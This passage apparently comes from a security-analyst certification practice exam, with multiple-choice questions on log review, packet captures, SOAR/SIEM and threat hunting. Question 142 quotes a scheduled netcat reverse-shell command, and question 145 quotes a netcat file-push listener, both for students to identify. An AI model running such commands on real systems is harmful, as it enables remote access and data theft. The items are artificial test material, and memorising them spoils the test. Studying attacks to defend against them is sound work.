root      524  0.0  0.7 389760 15956 ?  
Ssl  15:52  0:00 /usr/sbin/NetworkManager --no-  
daemon  
root      527  0.0  0.1 28432  2992 ?  
Ss  15:52  0:00 /lib/systemd/systemd-logind  
apache    714  0.0  0.1 27416  2748 ?  
Ss  15:52  0:00 /www/temp/webmin  
root      617  0.0  0.1 19312  2056 ?  
Ss  15:52  0:00 /usr/sbin/irqbalance --
```

```
pid=/var/run/irqbalance.pid
root      644  0.0  0.1 245472  2444 ?
S1  15:52  0:01 /usr/sbin/VBoxService
root      653  0.0  0.0 12828  1848 tty1
Ss+ 15:52  0:00 /sbin/agetty --noclear tty1
linux
root      661  0.0  0.3 285428  8088 ?
Ssl 15:52  0:00 /usr/lib/polkit-1/polkitd -
-no-debug
root      663  0.0  0.3 364752  7600 ?
Ssl 15:52  0:00 /usr/sbin/gdm3
root      846  0.0  0.5 285816  10884 ?
Ssl 15:53  0:00 /usr/lib/upower/upowerd
root      867  0.0  0.3 235180  7272 ?
S1 15:53  0:00 gdm-session-worker [pam/gdm-
launch-environment]
Debian-+ 877  0.0  0.2 46892  4816 ?
Ss 15:53  0:00 /lib/systemd/systemd --user
Debian-+ 878  0.0  0.0 62672  1596 ?          S
15:53  0:00 (sd-pam)
```

A. 508

B. 617

C. 846

D. 714

134. Damian has discovered that systems throughout his organization have been compromised for more than a year by an attacker with significant resources and technology. After a month of attempting to fully remove the intrusion, his organization is still finding signs of compromise despite their best efforts. How would Damian best categorize this threat actor?

A. Criminal

B. Hacktivist

C. APT

D. Unknown

135. While investigating a compromise, Glenn encounters evidence that a user account has been added to the system he is reviewing. He runs a `diff` of `/etc/shadow` and `/etc/passwd` and sees the following output. What has occurred?

```
root:$6$XHxtN5iB$5WOyg3gGfzr9QHPLo.7z0XIQIzEW6Q3
/K7iipxG7ue04CmelkjC51SndpOcQlxTHmW4/AKKsKew4f3c
b/.BK8/:16828:0:99999:7:::
> daemon:*:16820:0:99999:7:::
> bin:*:16820:0:99999:7:::
> sys:*:16820:0:99999:7:::
> sync:*:16820:0:99999:7:::
> games:*:16820:0:99999:7:::
> man:*:16820:0:99999:7:::
> lp:*:16820:0:99999:7:::
> mail:*:16820:0:99999:7:::
> news:*:16820:0:99999:7:::
> uucp:*:16820:0:99999:7:::
> proxy:*:16820:0:99999:7:::
> www-data:*:16820:0:99999:7:::
> backup:*:16820:0:99999:7:::
> list:*:16820:0:99999:7:::
> irc:*:16820:0:99999:7:::
```

- A. The root account has been compromised.
  - B. An account named `daemon` has been added.
  - C. The shadow password file has been modified.
  - D. `/etc/shadow` and `/etc/passwd` cannot be diffed to create a useful comparison.
136. Bruce wants to integrate a security system to his SOAR. The security system provides real-time query capabilities, and Bruce wants to take advantage of this to provide up-to-the-moment data for his SOAR tool. What type of integration is best suited to this?
- A. CSV
  - B. Flat file
  - C. API
  - D. Email
137. Carol wants to analyze email as part of her antispam and antiphishing measures. Which of the following is least likely to show signs of phishing or other email-based attacks?
- A. The email's headers
  - B. Embedded links in the email
  - C. Attachments to the email

D. The email signature block

138. Juliette wants to decrease the risk of embedded links in email. Which of the following solutions is the most common method for doing this?
- A. Removing all links in email
  - B. Redirecting links in email to a proxy
  - C. Scanning all email using an antimalware tool
  - D. Using a DNS blackhole and IP reputation list
139. James wants to use an automated malware signature creation tool. What type of environment do tools like this unpack and run the malware in?
- A. A sandbox
  - B. A physical machine
  - C. A container
  - D. A DMARC

140. Luis discovers the following entries in /var/log/auth.log. What is most likely occurring?

```
Aug  6 14:13:00 demo sshd[5279]: Failed password  
for root from 10.11.34.11 port 38460 ssh2  
Aug  6 14:13:00 demo sshd[5275]: Failed password  
for root from 10.11.34.11 port 38452 ssh2  
Aug  6 14:13:00 demo sshd[5284]: Failed password  
for root from 10.11.34.11 port 38474 ssh2  
Aug  6 14:13:00 demo sshd[5272]: Failed password  
for root from 10.11.34.11 port 38446 ssh2  
Aug  6 14:13:00 demo sshd[5276]: Failed password  
for root from 10.11.34.11 port 38454 ssh2  
Aug  6 14:13:00 demo sshd[5273]: Failed password  
for root from 10.11.34.11 port 38448 ssh2  
Aug  6 14:13:00 demo sshd[5271]: Failed password  
for root from 10.11.34.11 port 38444 ssh2  
Aug  6 14:13:00 demo sshd[5280]: Failed password  
for root from 10.11.34.11 port 38463 ssh2  
Aug  6 14:13:01 demo sshd[5302]: Failed password  
for root from 10.11.34.11 port 38478 ssh2  
Aug  6 14:13:01 demo sshd[5301]: Failed password  
for root from 10.11.34.11 port 38476 ssh2
```

- A. A user has forgotten their password.

- B. A brute-force attack against the root account.
  - C. A misconfigured service.
  - D. A denial-of-service attack against the root account.
141. Singh wants to prevent remote login attacks against the root account on a Linux system. What method will stop attacks like this while allowing normal users to use SSH?
- A. Add an `iptables` rule blocking root logins.
  - B. Add root to the `sudoers` group.
  - C. Change `sshd_config` to deny root login.
  - D. Add a network IPS rule to block root logins.
142. Azra's network firewall denies all inbound traffic but allows all outbound traffic. While investigating a Windows workstation, she encounters a script that runs the following command:
- ```
at \\workstation10 20:30 every:F nc -nv 10.1.2.3  
443 -e cmd.exe
```
- What does it do?
- A. It opens a reverse shell for host 10.1.2.3 using netcat every Friday at 8:30 p.m.
  - B. It uses the AT command to dial a remote host via NetBIOS.
  - C. It creates an HTTPS session to 10.1.2.3 every Friday at 8:30 p.m.
  - D. It creates a VPN connection to 10.1.2.3 every five days at 8:30 p.m. GST.
143. While reviewing the `auth.log` file on a Linux system she is responsible for, Tiffany discovers the following log entries:

```
Aug  6 14:13:06 demo sshd[5273]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=127.0.0.1 user=root  
Aug  6 14:13:06 demo sshd[5273]: PAM service(sshd) ignoring max retries; 6> 3
```

```
Aug  6 14:13:07 demo sshd[5280]: Failed password for root from 127.0.0.1 port 38463 ssh2
Aug  6 14:13:07 demo sshd[5280]: error: maximum authentication attempts exceeded for root from 127.0.0.1 port 38463 ssh2 [preauth]
Aug  6 14:13:07 demo sshd[5280]: Disconnecting: Too many authentication failures [preauth]
```

Which of the following has *not* occurred?

- A. A user has attempted to reauthenticate too many times.
  - B. PAM is configured for three retries and will reject any additional retries in the same session.
  - C. Fail2ban has blocked the SSH login attempts.
  - D. Root is attempting to log in via SSH from the local host.
144. Naomi wants to analyze malware by running it and capturing what it does. What type of tool should she use?
- A. A containerization tool
  - B. A virtualization tool
  - C. A sandbox tool
  - D. A packet analyzer
145. While reviewing logs from users with root privileges on an administrative jump box, Alex discovers the following suspicious command:

```
nc -l -p 43501 < example.zip
```

What happened?

- A. The user set up a reverse shell running as example.zip.
- B. The user set up netcat as a listener to push example.zip.
- C. The user set up a remote shell running as example.zip.
- D. The user set up netcat to receive example.zip.

146. Susan is hunting threats and performs the following query against her database of event logs. What type of threat is she looking for?

```
Select source.name, destination.name, count(*)  
from network-events, where destination.port =  
'3389'
```

- A. SSH
  - B. MySQL
  - C. RDP
  - D. IRC
147. Lukas wants to prevent users from running a popular game on Windows workstations he is responsible for. How can Lukas accomplish this for Windows workstations?

- A. Using application allowlisting to prevent all prohibited programs from running.
  - B. Using Windows Defender and adding the game to the blocklist file.
  - C. Listing it in the Blocked Programs list via secpol.msc.
  - D. You cannot blocklist applications in Windows 10 without a third-party application.
148. Ian lists the permissions for a Linux file that he believes may have been modified by an attacker. What do the permissions shown here mean?

```
-rwxrw-r&--1 chuck      admingroup      1232 Feb  
28 16:22 myfile.txt
```

- A. User `chuck` has read and write rights to the file; the Administrators group has read, write, and execute rights; and all other users only have read rights.
- B. User `admingroup` has read rights; group `chuck` has read and write rights; and all users on the system can read, write, and execute the file.

- C. User `chuck` has read, write, and execute rights on the file. Members of `admingroup` group can read and write to the file but cannot execute it, and all users on the system can read the file.
  - D. User `admingroup` has read, write, and execute rights on the file; user `chuck` has read and write rights; and all other users have read rights to the file.
149. While reviewing web server logs, Danielle notices the following entry. What occurred?
- ```
10.11.210.6 - GET /wordpress/wp-admin/theme-editor.php?file=404.php&theme= total 200
```
- A. A theme was changed.
  - B. A file was not found.
  - C. An attempt to edit the 404 page.
  - D. The 404 page was displayed.
150. Melissa wants to deploy a tool to coordinate information from a wide range of platforms so that she can see it in a central location and then automate responses as part of security workflows. What type of tool should she deploy?
- A. UEBA
  - B. SOAR
  - C. SIEM
  - D. MDR
151. While reviewing the Wireshark packet capture shown here, Ryan notes an extended session using the ESP protocol. When he clicks the packets, he is unable to make sense of the content. What should Ryan look for on the workstation with IP address `10.0.0.1` if he investigates it in person?

| No.                                                            | Time                                                          | Source   | Destination | Protocol | Length | Info                 |
|----------------------------------------------------------------|---------------------------------------------------------------|----------|-------------|----------|--------|----------------------|
| 1                                                              | 0.000000                                                      | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 3                                                              | 0.999882                                                      | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 5                                                              | 2.000881                                                      | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 7                                                              | 3.001832                                                      | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 10                                                             | 4.002819                                                      | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 12                                                             | 5.003788                                                      | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 16                                                             | 6.003755                                                      | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 18                                                             | 7.004168                                                      | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 20                                                             | 8.008611                                                      | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 22                                                             | 9.008647                                                      | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 24                                                             | 10.010634                                                     | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 28                                                             | 11.011898                                                     | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 30                                                             | 12.012538                                                     | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 32                                                             | 13.012513                                                     | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 34                                                             | 14.013527                                                     | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| 36                                                             | 15.013464                                                     | 10.0.0.1 | 10.0.0.2    | ESP      | 198    | ESP (SPI=0x0000000a) |
| ▼ Internet Protocol Version 4, Src: 10.0.0.1, Dst: 224.0.0.251 |                                                               |          |             |          |        |                      |
| 0100                                                           | .... = Version: 4                                             |          |             |          |        |                      |
| .... 0101                                                      | = Header Length: 20 bytes (5)                                 |          |             |          |        |                      |
| >                                                              | Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) |          |             |          |        |                      |
| Total Length:                                                  | 72                                                            |          |             |          |        |                      |
| Identification:                                                | 0x0000 (0)                                                    |          |             |          |        |                      |
| > Flags: 0x02 (Don't Fragment)                                 |                                                               |          |             |          |        |                      |
| Fragment offset:                                               | 0                                                             |          |             |          |        |                      |
| Time to live:                                                  | 255                                                           |          |             |          |        |                      |
| Protocol:                                                      | UDP (17)                                                      |          |             |          |        |                      |
| Header checksum:                                               | 0x90a8 [validation disabled]                                  |          |             |          |        |                      |
| [Header checksum status: Unverified]                           |                                                               |          |             |          |        |                      |
| Source:                                                        | 10.0.0.1                                                      |          |             |          |        |                      |
| Destination:                                                   | 224.0.0.251                                                   |          |             |          |        |                      |
| [Source GeoIP: Unknown]                                        |                                                               |          |             |          |        |                      |
| [Destination GeoIP: Unknown]                                   |                                                               |          |             |          |        |                      |
| > User Datagram Protocol, Src Port: 5353, Dst Port: 5353       |                                                               |          |             |          |        |                      |
| 0000                                                           | 01 00 5e 00 00 fb 00 0e a6 0d 9d 5b 08 00 45 00               |          |             |          |        | ..^..... ...[..E..   |
| 0010                                                           | 00 48 00 00 40 00 ff 11 90 a8 0a 00 00 01 e0 00               |          |             |          |        | .H. @... .....       |
| 0020                                                           | 00 fb 14 e9 14 e9 00 34 8b f9 00 00 00 00 00 01               |          |             |          |        | .....4 .....         |
| 0030                                                           | 00 00 00 01 00 00 04 78 69 69 69 05 6c 6f 63 61               |          |             |          |        | .....x iii.loca      |
| 0040                                                           | 6c 00 00 ff 80 01 c0 0c 00 01 00 01 00 00 00 f0               |          |             |          |        | 1..... .....         |
| 0050                                                           | 00 04 0a 00 00 01                                             |          |             |          |        | .....                |

- A. An encrypted RAT
- B. A VPN application
- C. A secure web browser
- D. A base64-encoded packet transfer utility
152. While reviewing indicators of compromise, Dustin notices that `notepad.exe` has opened a listener port on the Windows machine he is investigating. What is this an example of?
- A. Anomalous behavior
- B. Heuristic behavior
- C. Entity behavior
- D. Known-good behavior
153. How does data enrichment differ from threat feed combination?

- A. Data enrichment is a form of threat feed combination for security insights, focuses on adding more threat feeds together for a full picture, and removes third-party data to focus on core data elements rather than adding together multiple data sources.
  - B. Data enrichment uses events and nonevent information to improve security insights, instead of just combining threat information.
  - C. Threat feed combination is more useful than data enrichment because of its focus on only the threats.
  - D. Threat feed combination techniques are mature, and data enrichment is not ready for enterprise use.
154. Which of the following capabilities is not a typical part of a SIEM system?
- A. Alerting
  - B. Performance management
  - C. Data aggregation
  - D. Log retention
155. Kathleen wants to verify on a regular basis that a file has not changed on the system that she is responsible for. Which of the following methods is best suited to this?
- A. Use `shasum` to generate a hash for the file and write a script to check it periodically.
  - B. Install and use Tripwire.
  - C. Periodically check the MAC information for the file using a script.
  - D. Encrypt the file and keep the key secret so the file cannot be modified.
156. Alaina has configured her SOAR system to detect irregularities in geographical information for logins to her organization's administrative systems. The

system alarms, noting that an administrator has logged in from a location that they do not typically log in from. What other information would be most useful to correlate with this to determine if the login is a threat?

- A. Anomalies in privileged account usage
- B. Time-based login information
- C. A mobile device profile change
- D. DNS request anomalies

157. Megan wants to check memory utilization on a macOS-based system. What Apple tool can she use to do this?

- A. Activity Monitor
- B. MemControl
- C. Running `memstat` from the command line
- D. Running `memctl` from the command line

158. Fiona is considering a scenario in which components that her organization uses in its software that come from public GitHub repositories are Trojaned. What should she do first to form the basis of her proactive threat-hunting effort?

- A. Search for examples of a similar scenario.
- B. Validate the software currently in use from the repositories.
- C. Form a hypothesis.
- D. Analyze the tools available for this type of attack.

159. Tracy has reviewed the CrowdStrike writeup for an APT group known as `HELIX KITTEN`, which notes that the group is known for creating “thoroughly researched and structured spear-phishing messages relevant to the interests of targeted personnel.” What types of defenses are most likely to help if she identifies `HELIX KITTEN` as a threat actor of concern for her organization?

- A. DKIM
  - B. An awareness campaign
  - C. Blocking all email from unknown senders
  - D. SPF
160. Micah wants to use the data he has collected to help with his threat-hunting practice. What type of approach is best suited to using large volumes of log and analytical data?
- A. Hypothesis-driven investigation
  - B. Investigation based on indicators of compromise
  - C. Investigation based on indications of attack
  - D. AI/ML-based investigation
161. Dani wants to analyze a malware package that calls home. What should she consider before allowing the malware to “phone home”?
- A. Whether the malware may change behavior.
  - B. Whether the host IP or subnet may become a target for further attacks.
  - C. Attacks may be staged by the malware against other hosts.
  - D. All of the above.
162. As part of her threat-hunting activities, Olivia bundles her critical assets into groups. Why would she choose to do this?
- A. To increase the complexity of analysis
  - B. To leverage the similarity of threat profiles
  - C. To mix sensitivity levels
  - D. To provide a consistent baseline for threats
163. Unusual outbound network traffic, abnormal HTML response sizes, DNS request anomalies, and mismatched ports for application traffic are all examples of what?

- A. Threat hunting
  - B. SCAP
  - C. Indicators of compromise
  - D. Continuous threat feeds
164. Naomi wants to improve the detection capabilities for her security environment. A major concern for her company is the detection of insider threats. What type of technology can she deploy to help with this type of proactive threat detection?
- A. IDS
  - B. UEBA
  - C. SOAR
  - D. SIEM
165. Ling wants to use her SOAR platform to handle phishing attacks more effectively. What elements of potential phishing emails should she collect as part of her automation and workflow process to triage and assign severity indicators?
- A. Subject lines
  - B. Email sender addresses
  - C. Attachments
  - D. All of the above
166. Isaac wants to write a script to query the BotScout forum bot blocklisting service. What data should he use to query the service based on the following image?

The screenshot shows the BotScout homepage with a navigation bar at the top. Below the navigation, a red banner displays the IP address 'IP CHECK: 205.185.223.229'. A message below the banner says 'We found 11 matches for IP Addresses '205.185.223.229''. A yellow box highlights the 'MOST RECENT ACTIVITY' section, listing 11 entries with dates, names, emails, IPs, and country flags. Below this is a table of all 11 matches. At the bottom, there are links for 'BOTSCOUT', 'PayPal DONATE', 'Contact Us', and search fields.

| Date                | Name                  | Email                                              | IP              | From          |
|---------------------|-----------------------|----------------------------------------------------|-----------------|---------------|
| 2020-02-29 11:20 AM | evangeline            | evangeline@l.screwdriver.site                      | 205.185.223.229 | United States |
| 2020-02-10 12:20 PM | audry                 | audry@a.gsasearchengineranker.space                | 205.185.223.229 | United States |
| 2020-01-25 04:00 AM | tonisha               | tonisha@c.brainboosting.club                       | 205.185.223.229 | United States |
| 2019-12-17 07:15 PM | OctavioRiddle         | tula@b.gsasearchengineranker.pw                    | 205.185.223.229 | United States |
| 2019-12-06 01:35 PM | angelina              | angelina@e.gsasearchengineranker.space             | 205.185.223.229 | United States |
| 2019-04-10 08:30 AM | isiaheasty14          | isiaheasty14@tree.variots.com                      | 205.185.223.229 | United States |
| 2019-03-30 10:25 AM | jamisonhorner88amxncd | jamisonhorner88amxncd@palantirmails.com            | 205.185.223.229 | United States |
| 2018-10-02 11:40 AM | darcifelts70          | darcifelts70@her.estabbi.com                       | 205.185.223.229 | United States |
| 2018-08-08 05:25 AM | judithdunk            | judith.dunkel1472@mail427.elementaltraderforex.com | 205.185.223.229 | United States |
| 2018-08-04 08:40 AM | SyreetaMill85         | tamtqtozus@hotmail.com                             | 205.185.223.229 | United States |
| 2018-08-04 08:35 AM | LashawnCoats          | tamtqtozus@hotmail.com                             | 205.185.223.229 | United States |

- A. Email address  
 B. Name  
 C. IP address  
 D. Date
167. Syslog, APIs, email, STIX/TAXII, and database connections are all examples of what for a SOAR?
- A. IOCs  
 B. Methods of data ingestion  
 C. SCAP connections  
 D. Attack vectors
168. Yaan uses multiple data sources in his security environment, adding contextual information about users from Active Directory, geolocation data, multiple threat data feeds, as well as information from other sources to improve his understanding of the security environment. What term describes this process?

- A. Data drift
  - B. Threat collection
  - C. Threat centralization
  - D. Data enrichment
169. Mila is reviewing feed data from the MISP open-source threat intelligence tool and sees the following entry:

```
"Unit 42 has discovered a new malware family  
we've named  
"Reaver" with ties to attackers who use SunOrcal  
malware.  
SunOrcal activity has been documented to at  
least 2013, and  
based on metadata surrounding some of the C2s,  
may have been  
active as early as 2010. The new family appears  
to have been in  
the wild since late 2016 and to date we have  
only identified 10  
unique samples, indicating it may be sparingly  
used. Reaver is  
also somewhat unique in the fact that its final  
payload is in  
the form of a Control panel item, or CPL file.  
To date, only  
0.006% of all malware seen by Palo Alto Networks  
employs this  
technique, indicating that it is in fact fairly  
rare.", "Tag":  
[{"colour": "#00223b", "exportable": true,  
"name":  
"osint:source-type=\\\"blog-post\\\""},  
"disable_correlation":  
false, "object_relation": null, "type":  
"comment"}, {"comment":  
"", "category": "Persistence mechanism", "uuid":  
"5a0a9d47-  
1c7c-4353-8523-440b950d210f", "timestamp":  
"1510922426",  
"to_ids": false, "value":  
"%COMMONPROGRAMFILES%\\services\\",  
"disable_correlation": false, "object_relation":  
null, "type":  
"regkey"}, {"comment": "", "category":  
"Persistence mechanism",  
"uuid": "5a0a9d47-808c-4833-b739-43bf950d210f",  
"timestamp":
```

```
"1510922426", "to_ids": false, "value":  
"%APPDATA%\microsoft\mmc\",  
"disable_correlation": false,  
"object_relation": null, "type": "regkey"},  
{ "comment": "",  
"category": "Persistence mechanism", "uuid":  
"5a0a9d47-91e0-  
4fea-8a8d-48ce950d210f", "timestamp":  
"1510922426", "to_ids":  
false, "value":  
"HKLM\Software\Microsoft\Windows\CurrentVers  
ion\Explorer\  
Shell Folders\Common Startup"
```

How does the Reaver malware maintain persistence?

- A. A blog post
  - B. Inserts itself into the Registry
  - C. Installs itself as a runonce key
  - D. Requests user permission to start up
170. Isaac's organization has deployed a security tool that learns how network users typically behave and then searches for differences that match attack behaviors. What type of system can automatically analyze this data to build detection capability like this?
- A. Signature-based analysis
  - B. A Babbage machine
  - C. Machine learning
  - D. Artificial network analysis
171. What is the advantage of a SOAR system over a traditional SIEM system?
- A. SOAR systems are less complex to manage.
  - B. SOAR systems handle large log volumes better using machine learning.
  - C. SOAR systems integrate a wider range of internal and external systems.
  - D. SOAR logs are transmitted only over secure protocols.

172. Fiona has continued her threat-hunting efforts and has formed a number of hypotheses. What key issue should she consider when she reviews them?

- A. The number of hypotheses
- B. Her own natural biases
- C. Whether they are strategic or operational
- D. If the attackers know about them

173. Nathan wants to determine which systems are sending the most traffic on his network. What low-overhead data-gathering methodology can he use to view traffic sources, destinations, and quantities?

- A. A network sniffer to view all traffic
- B. Implementing NetFlow
- C. Implementing SDWAN
- D. Implementing a network tap

174. Adam is reviewing a Wireshark packet capture in order to perform protocol analysis, and he notes the following data in the Wireshark protocol hierarchy statistics. What percentage of traffic is most likely encrypted web traffic?

| Protocol                                       | Count | Bytes | Percentage | Total Bytes |
|------------------------------------------------|-------|-------|------------|-------------|
| Transmission Control Protocol                  | 85.9  | 19615 | 90.0       | 9972475     |
| VSS Monitoring Ethernet trailer                | 1.7   | 383   | 0.0        | 763         |
| Transport Layer Security                       | 20.3  | 4629  | 57.8       | 6399532     |
| NetBIOS Session Service                        | 0.6   | 143   | 0.4        | 45093       |
| SMB2 (Server Message Block Protocol version 2) | 0.6   | 135   | 0.4        | 43439       |
| Data                                           | 0.0   | 4     | 0.0        | 88          |
| SMB (Server Message Block Protocol)            | 0.0   | 7     | 0.0        | 1085        |
| Lightweight Directory Access Protocol          | 0.7   | 156   | 0.7        | 77501       |
| Kerberos                                       | 0.4   | 100   | 1.1        | 124713      |
| Hypertext Transfer Protocol                    | 1.9   | 442   | 27.1       | 2996572     |
| Portable Network Graphics                      | 0.1   | 28    | 2.2        | 244641      |
| Online Certificate Status Protocol             | 0.0   | 3     | 0.0        | 2452        |
| Media Type                                     | 0.3   | 71    | 22.5       | 2490117     |
| Line-based text data                           | 0.3   | 66    | 26.1       | 2894578     |
| JPEG File Interchange Format                   | 0.1   | 23    | 2.5        | 279215      |
| JavaScript Object Notation                     | 0.0   | 1     | 0.0        | 155         |
| eXtensible Markup Language                     | 0.0   | 1     | 0.0        | 919         |
| Compuserve GIF                                 | 0.0   | 5     | 0.0        | 214         |

- A. 85.9 percent
- B. 1.7 percent
- C. 20.3 percent
- D. 1.9 percent

175. Annie is reviewing a packet capture that she believes includes the download of malware. What host

should she investigate further as the source of the malware based on the activity shown in the following image from her packet analysis efforts?

| No.  | Time      | Source       | Destination  | Protocol | Length | Info                                                                                                 |
|------|-----------|--------------|--------------|----------|--------|------------------------------------------------------------------------------------------------------|
| 1332 | 75.818300 | 172.17.8.174 | 49.51.172.56 | DNS      | 88     | Standard query response @0xb71 A blueflag.xyz A 49.51.172.56                                         |
| 1333 | 75.824177 | 172.17.8.174 | 49.51.172.56 | TCP      | 66     | 49731 -> 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1                                  |
| 1334 | 75.927162 | 172.17.8.174 | 49.51.172.56 | DNS      | 81     | Standard query @0x79e4 49.51.172.56.1 one-hot-mess.com                                               |
| 1335 | 75.927165 | 172.17.8.174 | 49.51.172.56 | DNS      | 169    | Standard query response @0x79e4 49.51.172.56.1 one-hot-mess.com 50A one-hot-mess-dc.one-hot-mess.com |
| 1336 | 75.927933 | 172.17.8.174 | 49.51.172.56 | DNS      | 76     | Standard query @0x5aa A www.localdomain                                                              |
| 1337 | 75.928152 | 172.17.8.174 | 49.51.172.56 | DNS      | 151    | Standard query response @0x5aa No such name A www.localdomain SOA a.root-servers.net                 |
| 1338 | 76.073646 | 49.51.172.56 | 172.17.8.174 | TCP      | 58     | 88 -> 49731 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460                                          |
| 1339 | 76.073962 | 172.17.8.174 | 49.51.172.56 | TCP      | 54     | 49731 -> 88 [ACK] Seq=1 Ack=1 Win=64240 Len=0                                                        |
| 1340 | 76.074274 | 172.17.8.174 | 49.51.172.56 | HTTP     | 232    | GET /CVQQQHCBJZff1yyVGd/yrkdbmt.bln HTTP/1.1                                                         |
| 1341 | 76.074421 | 49.51.172.56 | 172.17.8.174 | TCP      | 54     | 88 -> 49731 [ACK] Seq=1 Ack=179 Win=64240 Len=0                                                      |
| 1342 | 76.074425 | 49.51.172.56 | 172.17.8.174 | TCP      | 1280   | 49731 -> 88 [PSH, ACK] Seq=179 Ack=179 Win=64240 Len=1280 [TCP segment of a reassembled PDU]         |
| 1343 | 76.411189 | 49.51.172.56 | 172.17.8.174 | TCP      | 1514   | 88 -> 49731 [ACK] Seq=4228 Ack=179 Win=64240 Len=1469 [TCP segment of a reassembled PDU]             |
| 1344 | 76.411237 | 49.51.172.56 | 172.17.8.174 | TCP      | 1050   | 88 -> 49731 [PSH, ACK] Seq=2689 Ack=179 Win=64240 Len=996 [TCP segment of a reassembled PDU]         |
| 1345 | 76.411564 | 172.17.8.174 | 49.51.172.56 | TCP      | 54     | 49731 -> 88 [ACK] Seq=179 Ack=3685 Win=64240 Len=0                                                   |
| 1346 | 76.415378 | 49.51.172.56 | 172.17.8.174 | TCP      | 1282   | 88 -> 49731 [PSH, ACK] Seq=3685 Ack=179 Win=64240 Len=1228 [TCP segment of a reassembled PDU]        |
| 1347 | 76.415864 | 172.17.8.174 | 49.51.172.56 | TCP      | 54     | 49731 -> 88 [ACK] Seq=179 Ack=4913 Win=6303 Len=0                                                    |
| 1348 | 76.422802 | 49.51.172.56 | 172.17.8.174 | TCP      | 1514   | 88 -> 49731 [ACK] Seq=4913 Ack=179 Win=64240 Len=1468 [TCP segment of a reassembled PDU]             |
| 1349 | 76.422843 | 49.51.172.56 | 172.17.8.174 | TCP      | 1050   | 88 -> 49731 [PSH, ACK] Seq=4913 Ack=179 Win=64240 Len=996 [TCP segment of a reassembled PDU]         |
| 1350 | 76.422848 | 172.17.8.174 | 49.51.172.56 | TCP      | 54     | 49731 -> 88 [ACK] Seq=179 Ack=3749 Win=64240 Len=0                                                   |
| 1351 | 76.427437 | 49.51.172.56 | 172.17.8.174 | TCP      | 1514   | 88 -> 49731 [ACK] Seq=7309 Ack=179 Win=64240 Len=1468 [TCP segment of a reassembled PDU]             |
| 1352 | 76.427453 | 49.51.172.56 | 172.17.8.174 | TCP      | 1050   | 88 -> 49731 [PSH, ACK] Seq=8829 Ack=179 Win=64240 Len=996 [TCP segment of a reassembled PDU]         |
| 1353 | 76.427922 | 172.17.8.174 | 49.51.172.56 | TCP      | 54     | 49731 -> 88 [ACK] Seq=179 Ack=9825 Win=64240 Len=0                                                   |
| 1354 | 76.434833 | 49.51.172.56 | 172.17.8.174 | TCP      | 1514   | 88 -> 49731 [ACK] Seq=9825 Ack=179 Win=64240 Len=1468 [TCP segment of a reassembled PDU]             |

- A. 172.17.8.8
- B. 49.51.172.56
- C. 172.17.8.172
- D. 56.172.51.49

176. Steve uploads a malware sample to an analysis tool and receives the following messages:

```
>Executable file was dropped:  
C:\Logs\mffcac1.exe  
>Child process was created, parent  
C:\Windows\system32\cmd.exe  
>mffcac1.exe connects to unusual port  
>File downloaded: cx99.exe
```

If he wanted to observe the download behavior himself, what is the best tool to capture detailed information about what occurs?

- A. An antimalware tool
- B. Wireshark
- C. An IPS
- D. Network flows

177. Abdul is analyzing proxy logs from servers that run in his organization and notices two proxy log servers have entries for similar activities that always occur one hour apart from each other. Both proxy servers are in the same datacenter, and the activity is part of a normal evening process that runs at 7 p.m. One proxy server records the data at 7 p.m., and one

records the entry at 6 p.m. What issue has Abdul likely encountered?

- A. A malware infection emulating a legitimate process
  - B. An incorrect time zone setting
  - C. A flaw in the automation script
  - D. A log entry error
178. Eric is performing threat intelligence work and wants to characterize a threat actor that his organization has identified. The threat actor is similar to the group known as Anonymous and has targeted organizations for political reasons in the past. How should he characterize this threat actor?
- A. Unwitting insiders
  - B. Unknown
  - C. APT
  - D. Hacktivist
179. What do DLP systems use to classify data and to ensure that it remains protected?
- A. Data signatures
  - B. Business rules
  - C. Data egress filters
  - D. Data at rest
180. Benicio wants to implement a tool for all the workstations and laptops in his company that can combine behavioral detection attack indicators based on current threat intelligence with real-time visibility into the systems. What sort of tool should he select?
- A. An IPS
  - B. An EDR
  - C. A CRM
  - D. A UEBA

